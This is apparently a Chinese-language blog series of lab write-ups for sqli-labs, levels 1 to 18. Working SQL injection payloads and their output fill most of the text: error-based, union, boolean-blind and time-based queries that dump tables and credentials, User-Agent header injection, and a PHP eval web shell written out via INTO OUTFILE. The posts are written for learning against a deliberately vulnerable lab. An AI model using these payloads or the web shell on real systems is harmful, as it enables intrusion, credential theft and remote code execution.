2021年9月25日 星期六

從sqli-labs學習SQL注入(Less13-Less18)


Less-13

和Less-11相同,拼接方式從單引號改成單引號加括號 
登錄成功後不顯示Your Login name和Your Password,所以不能使用聯合注入了

報錯盲注

爆庫名

uname=admin') and extractvalue(1,concat(0x7e,(select database()))) --+&passwd=admin&submit=Submit
輸出內容:XPATH syntax error: '~security'

延時盲注

爆庫名

uname=admin') and if(left(database(),1)='s',sleep(3),1) --+&passwd=admin&submit=Submit
延時了,剩下與之前相同。

Less-14

和Less-13相比,就是拼接方式從單引號加括號改成雙引號

Less-15

和Less-14相同,拼接方式單引號,源碼中註釋掉了 MySQL 的報錯日誌,所以這裡就不可以進行報錯注入了,只能使用布爾盲注或者延時盲注

Less-16

和Less-15相同,拼接方式雙引號加括號 

Less-17

【修改密碼表單】,因為 uname 被 check_input() 裡面的mysql_real_escape_string()過濾了,從源碼得知唯一的注入點是在update語句裡面,passwd使用單引號拼接
使用MySQL的updatexml()去解題,這funtion是extractvaule()的兄弟

報錯盲注

爆庫名

uname=admin&passwd=admin' and updatexml(1,concat(0x7e,(select database()),0x7e),1) --+ &submit=Submit
輸出內容:XPATH syntax error: '~security~'

爆表名

MySQL 5.6實際測試使用以下 updatexml() 是不行的
uname=admin&passwd=admin' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e),1) --+ &submit=Submit

改用國光Less-17的解法
uname=admin&passwd=1' AND (SELECT 1 FROM (SELECT COUNT(*),CONCAT((select group_concat(table_name) from information_schema.tables where table_schema=database()),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.TABLES GROUP BY x)a)#&submit=Submit
輸出內容:Duplicate entry 'emails,referers,uagents,users1' for key 'group_key'

爆字段

一樣用國光的解法
uname=admin&passwd=1' AND (SELECT 1 FROM (SELECT COUNT(*),CONCAT((  select group_concat(column_name) from information_schema.columns where table_name='users' and table_schema=database()  ),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.TABLES GROUP BY x)a)#&submit=Submit
輸出內容:Duplicate entry 'id,username,password1' for key 'group_key'

爆值

國光的解法
uname=admin&passwd=1' AND (SELECT 1 FROM (SELECT COUNT(*),CONCAT((  SELECT(SELECT CONCAT(CAST(CONCAT(username,0x3a,password) AS CHAR),0x7e)) FROM users LIMIT 0,1  ),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.TABLES GROUP BY x)a)#&submit=Submit
輸出內容:Duplicate entry 'Dumb:Dumb~1' for key 'group_key'

Less-18

對 uname 和 passwd 都做了 check_input() 過濾了,本題的注入點在insert語句,這裡沒有對 uagent 和 ip_address 過濾,且輸出了mysql 的報錯信息,所以本關支持 報錯注入、布爾盲注和延時盲注。
PHP 裡用來獲取客戶端 IP 的變量
  • $_SERVER['HTTP_CLIENT_IP'] 這個很少使用,不一定服務器都實現了。客戶端可以偽造。
  • $_SERVER['HTTP_X_FORWARDED_FOR'],客戶端可以偽造。
  • $_SERVER['REMOTE_ADDR'],客戶端不能偽造。
所以這裡的 IP 是無法被偽造的,這裡只能通過修改 user-agent 來進行注入

報錯注入

爆庫名

'and extractvalue(1,concat(0x7e,(select database()),0x7e)) and '
使用burp suite 攔截後對 User-Agent 請求頭注入

這題有一個無用的點就是,uname和passwd必須輸入正確,代表你已經知道正確的用戶名和密碼,才會進入insert語句注入成功

爆表名

sqli-lab tutorial-1-35 customs Writeup 的解法無用,一樣需要用到國光Less-18的解法,對User-Agent 注入
1' AND (SELECT 1 FROM (SELECT COUNT(*),CONCAT((  select group_concat(table_name) from information_schema.tables where table_schema=database()  ),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.TABLES GROUP BY x)a) and '1'='1
輸出內容:Duplicate entry 'emails,referers,uagents,users1' for key 'group_key'

爆字段

1' AND (SELECT 1 FROM (SELECT COUNT(*),CONCAT((  select group_concat(column_name) from information_schema.columns where table_name='users' and table_schema=database()  ),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.TABLES GROUP BY x)a) and '1'='1

爆值

1' AND (SELECT 1 FROM (SELECT COUNT(*),CONCAT((  SELECT(SELECT CONCAT(CAST(CONCAT(username,0x3a,password) AS CHAR),0x7e)) FROM users LIMIT 0,1  ),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.TABLES GROUP BY x)a) and '1'='1


2021年9月24日 星期五

從sqli-labs學習SQL注入(Less7-Less12)

 接續前篇 從sqli-labs學習SQL注入(Less1-Less6)  

Less-7

因為這裡把print_r(mysql_error());給註釋掉了(和Less-5 相比),所以就不可以使用報錯注入了,這個時候只能使用布爾盲注延時盲注,可以嘗試手工驗證一下然後放到 sqlmap 裡面來跑。

經過幾次嘗試,不難猜到頁面不會產生SQL報錯了。但是本題的題目是:Dump into Outfile
所以我們使用Less-2 去找出相關的文件夾位置

找目錄payload

Less-2/?id=-1 union select 1,@@basedir,@@datadir --+
輸出內容:
Your Login name:/usr/
Your Password:/var/lib/mysql/

如果靶場環境是常見的套件裝的,這時候可以透過上面返回的路徑猜php項目目錄,如:Linux nginx(/usr/local/nginx/html, /home/wwwroot/default, /usr/share/nginx, /var/www/htm ..等)、apache(/var/www/htm,.../var/www/html/htdocs)、phpstudy(http://phpstudy20180211/PHPTutorial/WWW/)、xampp(\xampp\htdocs)

但是因為我MySQL用的是docker容器,所以和php環境是隔離開來的,所以這題沒法寫後門到php環境。

手動寫檔

直接在Navicat 裡面跑一遍SQL有無報錯
select 1,2,'' into outfile "C:\\path\\sqli-labs\\eval.php"
報錯:1290 - The MySQL server is running with the --secure-file-priv option so it cannot execute this statement
注意:windows系統要用\\ 去寫路徑
原來是docker mysql:5.6 容器設置了 secure_file_priv:/var/lib/mysql-files/  
可以使用 Less-2/?id=-1 union select 1,@@basedir,@@secure_file_priv --+ 查出來

關於 secure_file_priv 

https://www.cnblogs.com/Braveliu/p/10728162.html  Mysql 导入文件提示 --secure-file-priv option 问题
(1)NULL,表示禁止。
(2)如果value值有文件夾目錄,則表示只允許該目錄下文件(PS:測試子目錄也不行)。
(3)如果為空,則表示不限制目錄。

寫後門payload

?id=1')) union select 1,2,'<?php @eval($_POST["cmd"]);?>' into outfile "/var/lib/mysql-files/eval.php"--+
輸出內容:You have an error in your SQL syntax
雖然報錯了,但是一句話木馬文件已經寫進去了,我們進docker容器看一下
# docker exec -it my-mysql-5.6 bash
root@135b4e1fccde:/# ls /var/lib/mysql-files/
eval.php
root@135b4e1fccde:/# cat /var/lib/mysql-files/eval.php
1       2       <?php @eval($_POST["cmd"]);?>

如何避免SQL注入寫木馬

滿足以下其中一條即可
1. 把php環境和MySQL環境分開(docker或不同機器)
2. MySQL設置 secure_file_priv
3. php不要用root連MySQL,開的用戶不給file權限(Navicat中不給伺服器權限,只給資料庫權限)

布爾盲注

?id=1')) and left(database(),1)>'r'--+  
輸出內容:You are in.... Use outfile......
?id=1')) and left(database(),1)>'s'--+  
輸出內容:You have an error in your SQL syntax

這邊要注意,id=1後面加兩個)。由此得知資料庫的第一個字是s


Less-8

和Less-7 類似,注釋掉報錯 print_r(mysql_error()) 了,拼接只有單引號。可使用布爾盲注延時盲注 

布爾盲注

最後可以得到這個payload

payload

?id=1' and left((select database()),8)='security'--+
輸出內容:You are in...........
得知庫名是security

Less-9

和Less-8類似,不同的是無論有無查到內容都會輸出內容【You are in...........】,所以不能使用布爾盲注了。只能使用延時盲注 ,參考Less-5的延時手注
測試有無延時盲注注入點
?id=1' and sleep(3) --+

Less-10

和Less-9類似,只是拼接方式不一樣,把id=1'的單引號改成雙引號, id=1"

POST類型

Less-11 到 Less-20 登錄表單問題是POST提交。可以使用HackBar 或 burpsuit

Less-11

萬能密碼(HackBar)

uname=admin' and 1=1 --+&passwd=
如果我使用 uname=admin' and 1=1 --+&passwd=admin&submit=Submit ,HackBar會報錯form.submit is not a function

Burp Suite

社區版和專業版的區別

見下圖
社區版不能保存專案(工作狀態)


萬能密碼(Burp Suite)


打開Burp Suite => Proxy => Intercept(攔截)
Open browser
訪問 Less-11
然後提交表單,就會在burp suite中攔截請求
修改請求

// 能登錄

uname=admin' and 1=1 --+ &passwd=&submit=Submit

// 不能登錄

uname=admin' and 1=2 --+ &passwd=&submit=Submit
Forward 
即可登錄

報錯盲注

爆庫名

(一樣使用burp suite)
uname=admin' and extractvalue(1,concat(0x7e,(select database()))) --+&passwd=admin&submit=Submit
輸出內容:XPATH syntax error: '~security'

爆表名

uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()))) --+&passwd=admin&submit=Submit
輸出內容:XPATH syntax error: '~emails,referers,uagents,users'

爆字段

uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='users' and table_schema=database()))) --+&passwd=admin&submit=Submit
輸出內容:XPATH syntax error: '~id,username,password'

爆值

uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(username,0x3a,password) from users)))--+&passwd=admin&submit=Submit
輸出內容:XPATH syntax error: '~Dumb:Dumb,Angelina:I-kill-you,D'
使用 not in 爆其他值
uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(username,0x3a,password) from users where username not in ('Dumb','Angelina'))))--+&passwd=admin&submit=Submit
輸出內容:XPATH syntax error: '~Dummy:p@ssword,secure:crappy,st'

聯合盲注

檢查注入點

uname=0' union select 1,2  --+&passwd=admin&submit=Submit
輸出內容:
Your Login name:1
Your Password:2


發現注入點

爆庫名

uname=0' union select 1,database() --+&passwd=admin&submit=Submit
輸出內容:
Your Login name:1
Your Password:security

Less-12

報錯盲注

這題拼接SQL的方式是雙引號加括號
$uname='"'.$uname.'"';
$passwd='"'.$passwd.'"'; 
@$sql="SELECT username, password FROM users WHERE username=($uname) and password=($passwd) LIMIT 0,1";
可在burp suite的瀏覽器中裝chrome XDebug插件後斷點觀察SQL拼接情況

爆庫名

uname=admin") and extractvalue(1,concat(0x7e,(select database()))) --+&passwd=admin&submit=Submit
輸出內容:XPATH syntax error: '~security'


爆表名

uname=admin")  and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()))) --+&passwd=admin&submit=Submit
輸出內容:XPATH syntax error: '~emails,referers,uagents,users'
就是把Less-11 報錯盲注的單引號改成雙引號加括號,聯合盲注也是一樣


2021年9月22日 星期三

從sqli-labs學習SQL注入(Less1-Less6)

搭建環境

CentOS寶塔上使用php5.6搭建 sqli-labs  
資料庫使用docker的 mysql:5.6 (因為比較乾淨,沒有其他項目的庫干擾),新建庫security,導入sqli-labs下的 sql-lab.sql
因為windows文件大小寫不敏感,而 sqli-labs 的Less-24/Logged-in.php + Less-24/logged-in.php 和 Less-40/Logged-in.php + Less-40/logged-in.php 大小寫敏感,導致git pull下來在windows上會有文件衝突

準備工具

HackBar

使用chrome的插件 HackBar


Burp Suite Community Edition


sqlmap


sqli-labs

Less-1

聯合盲注

注意:id=不正確的值

爆庫payload

?id=-1' union select 1,2,database() --+
得到庫名 security 
--+ 是為了註解掉程式後面拼接的SQL

爆表payload

?id=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() --+
發現 emails,referers,uagents,users
使用 column_name not in ('USER','CURRENT_CONNECTIONS','TOTAL_CONNECTIONS') 避免查到 performance_schema 庫的內容

爆列(字段)payload

?id=0' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users' and column_name not in ('USER','CURRENT_CONNECTIONS','TOTAL_CONNECTIONS') --+
發現users表字段id,username,password

爆值payload

?id=0' union select 1,2,group_concat(username,0x3a,password) from users--+
0x3a: 0x 是16進位符號,3a是10進位的58。代表的是: 在 ascii,用於分開用戶名和密碼

報錯盲注

檢查注入點payload


?id=1' and 1=1--+ //correct
?id=1' and 1=2--+ //Fail
注意:id=正確的值


爆表payload

?id=1' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()))) --+
輸出內容:XPATH syntax error: '~emails,referers,uagents,users'
0x7e 就是 ~

爆列(字段)payload

?id=1' and extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='users' and column_name not in ('USER','CURRENT_CONNECTIONS','TOTAL_CONNECTIONS')))) --+
輸出內容:XPATH syntax error: '~id,username,password'

爆值payload

?id=1' and extractvalue(1,concat(0x7e,(select group_concat(username,0x3a,password) from users)))--+
輸出內容:XPATH syntax error: '~Dumb:Dumb,Angelina:I-kill-you,D'
使用where條件:username not in ('Dumb','Angelina') 顯示其他資料內容
?id=1' and extractvalue(1,concat(0x7e,(select group_concat(username,0x3a,password) from users where username not in ('Dumb','Angelina'))))--+
輸出內容:XPATH syntax error: '~Dummy:p@ssword,secure:crappy,st'

布爾盲注

判斷數據庫第一個字母為 s 
?id=1' and left(database(),1)>'r'--+
?id=1' and left(database(),1)>'s'--+
?id=1' and left(database(),1)>'r'--+ 會顯示內容


?id=1' and left(database(),1)>'s'--+ 不會顯示內容

延時盲注

數據庫第一個字母的 ascii 碼為 115,即 s  
?id=1' and if(ascii(substr(database(),1,1))>114,1,sleep(5))--+
?id=1' and if(ascii(substr(database(),1,1))>115,1,sleep(5))--+

?id=1' and if(ascii(substr(database(),1,1))>114,1,sleep(5))--+ 不會延遲

?id=1' and if(ascii(substr(database(),1,1))>115,1,sleep(5))--+ 會延遲5秒,且輸出無內容


sqlmap工具自動注入


Less-2

輸入單引號,根據報錯信息確定輸入的內容被原封不動的帶入到數據庫中。例如:
?id=-1' union select 1,2,database() --+
輸出內容:You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' union select 1,2,database() -- LIMIT 0,1' at line 1
也可叫做數字型注入,把第一題中id=1'後面的單引號去掉,其它保持不變就行了,不再重複

Less-3

輸入單引號,根據報錯信息確定輸入的內容存放到一對單引號加圓括號中。例如:
?id=-1' union select 1,2,database() --+
輸出內容:You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'union select 1,2,database() -- ') LIMIT 0,1' at line 1
在第一題中id=1'的後面單引號加上),其它保持不變就行了,不再重複

Less-4

輸入單引號,頁面無任何變化。例如:
?id=1' and 1=2--+


嘗試輸入雙引號,頁面報錯。例如:
?id=1" and 1=2--+
根據報錯信息判斷出輸入的內容被放到一對雙引號和圓括號中,腦補一下:select ... from ... where id=("1") ...。把第一題中id=1'後面的'換成")就可以了

Less-5

看到這個輸出信息,第一反應就行布爾型盲注報錯型注入延時型盲注了,十有八九UNION聯合型注入不能用了。
使用延時盲注測試下
?id=1' and sleep(5)--+
發現注入點。下一個思路就是使用延時盲注依次序爆庫名長、庫名、表名、字段名、值
生命很短,布爾盲注和延時盲注建議使用sqlmap去跑
事實上Less-5不能稱作盲注,因為他只輸出"You are in...........",當你真的盲注時沒有預期的輸出,你只能從瀏覽器加載頁面時判斷是否注入成功(請原諒我這麼計較這個專業術語)

延時手注

使用延時手注時,正確時頁面將會延遲,錯誤時不會。id不是重點,而且不用看頁面的輸出。

爆庫長

?id=1' and if(length(database())=8,sleep(5),1)--+
延遲了,所以庫名長度是8

爆庫名

?id=1' and if(left(database(),1)='s',sleep(5),1)--+

延時了,所以庫名的第一個字是s。然後用同樣的方法找下一個字,直到找出left(database(),8)='security'

爆表名

?id=1' and if( left((select table_name from information_schema.tables where table_schema=database() limit 1,1),1)='r' ,sleep(5),1)--+

延時了,所以第二個表名的第一個字是r。然後用同樣的方法把所有表名找出來
ps. 取第一個表名時使用 limit 0,1, limit 1,1 是取第二個

爆字段

?id=1' and if(left((select column_name from information_schema.columns where table_name='users' and TABLE_SCHEMA = database() limit 2,1),8)='password' ,sleep(5),1)--+

延時了,所以users表的第三個字段是password

爆值

?id=1' and if(left((select username from users order by id limit 0,1),4)='dumb' ,sleep(5),1)--+
使用id排序(order by id),是為了方便結果的一致性。注意:limit從0開始。最後發現users表的第一個username是dumb。因為MySQL是不區分大小寫的,所以你不知道是Dumb還是dumb

再重申一次,不要用手注做這些事,生命很短,使用sqlmap比較快

布爾手注

直接使用前面的
?id=1' and left(database(),1)>'r'--+ 會顯示內容
?id=1' and left(database(),1)>'s'--+ 不會顯示內容
然後用同樣的方法依次序爆庫名長、庫名、表名、字段名、值。

報錯注入(使用concat函數)

使用concat 聚合函數+ 注入查詢
同時使用group 和count,一部分的查詢會出錯。例如:
select count(*), concat((select version()), floor(rand()*2)) as a from information_schema.tables group by a;
(有時候)輸出錯誤:Duplicate entry '5.6.511' for key 'group_key'

爆庫名


?id=-1'union select count(*),1, concat('~',(select database()),'~',floor(rand()*2)) as a from information_schema.tables group by a--+
(有時候)輸出內容:Duplicate entry '~security~1' for key 'group_key'

爆表名

?id=-1' union select count(*),1, concat('~',(select concat(table_name) from information_schema.tables where table_schema=database() limit 1,1),'~',floor(rand()*2)) as a from information_schema.tables group by a--+
(有時候)輸出內容:Duplicate entry '~referers~1' for key 'group_key'

爆字段

?id=-1' union select count(*),1, concat('~',(select column_name from information_schema.columns where table_name='users' and TABLE_SCHEMA = database() limit 1,1),'~',floor(rand()*2)) as a from information_schema.tables group by a--+
(有時候)輸出內容:Duplicate entry '~username~1' for key 'group_key'

爆值

?id=-1' union select count(*),1, concat('~',(select concat_ws('[',password,username) from users limit 1,1),'~',floor(rand()*2)) as a from information_schema.tables group by a--+
(有時候)輸出內容:Duplicate entry '~I-kill-you[Angelina~0' for key 'group_key'

Less-6

把上一題的單引號換成雙引號即可


參考資料

https://www.programmersought.com/article/27163855817/  sqli-lab tutorial-1-35 customs Writeup (主要)
https://www.sqlsec.com/2020/05/sqlilabs.html  SQLI labs 靶场精简学习记录 (次要)
https://www.cnblogs.com/peterpan0707007/p/7620048.html  【总结】sqli-labs Less(1-35) 小结
https://www.freebuf.com/articles/web/160352.html  新手科普 | MySQL手工注入之基本注入流程
https://www.codenong.com/cs106170230/  1-35关精选篇 - sqli-lab tutorial-1-35 customs Writeup的中文翻譯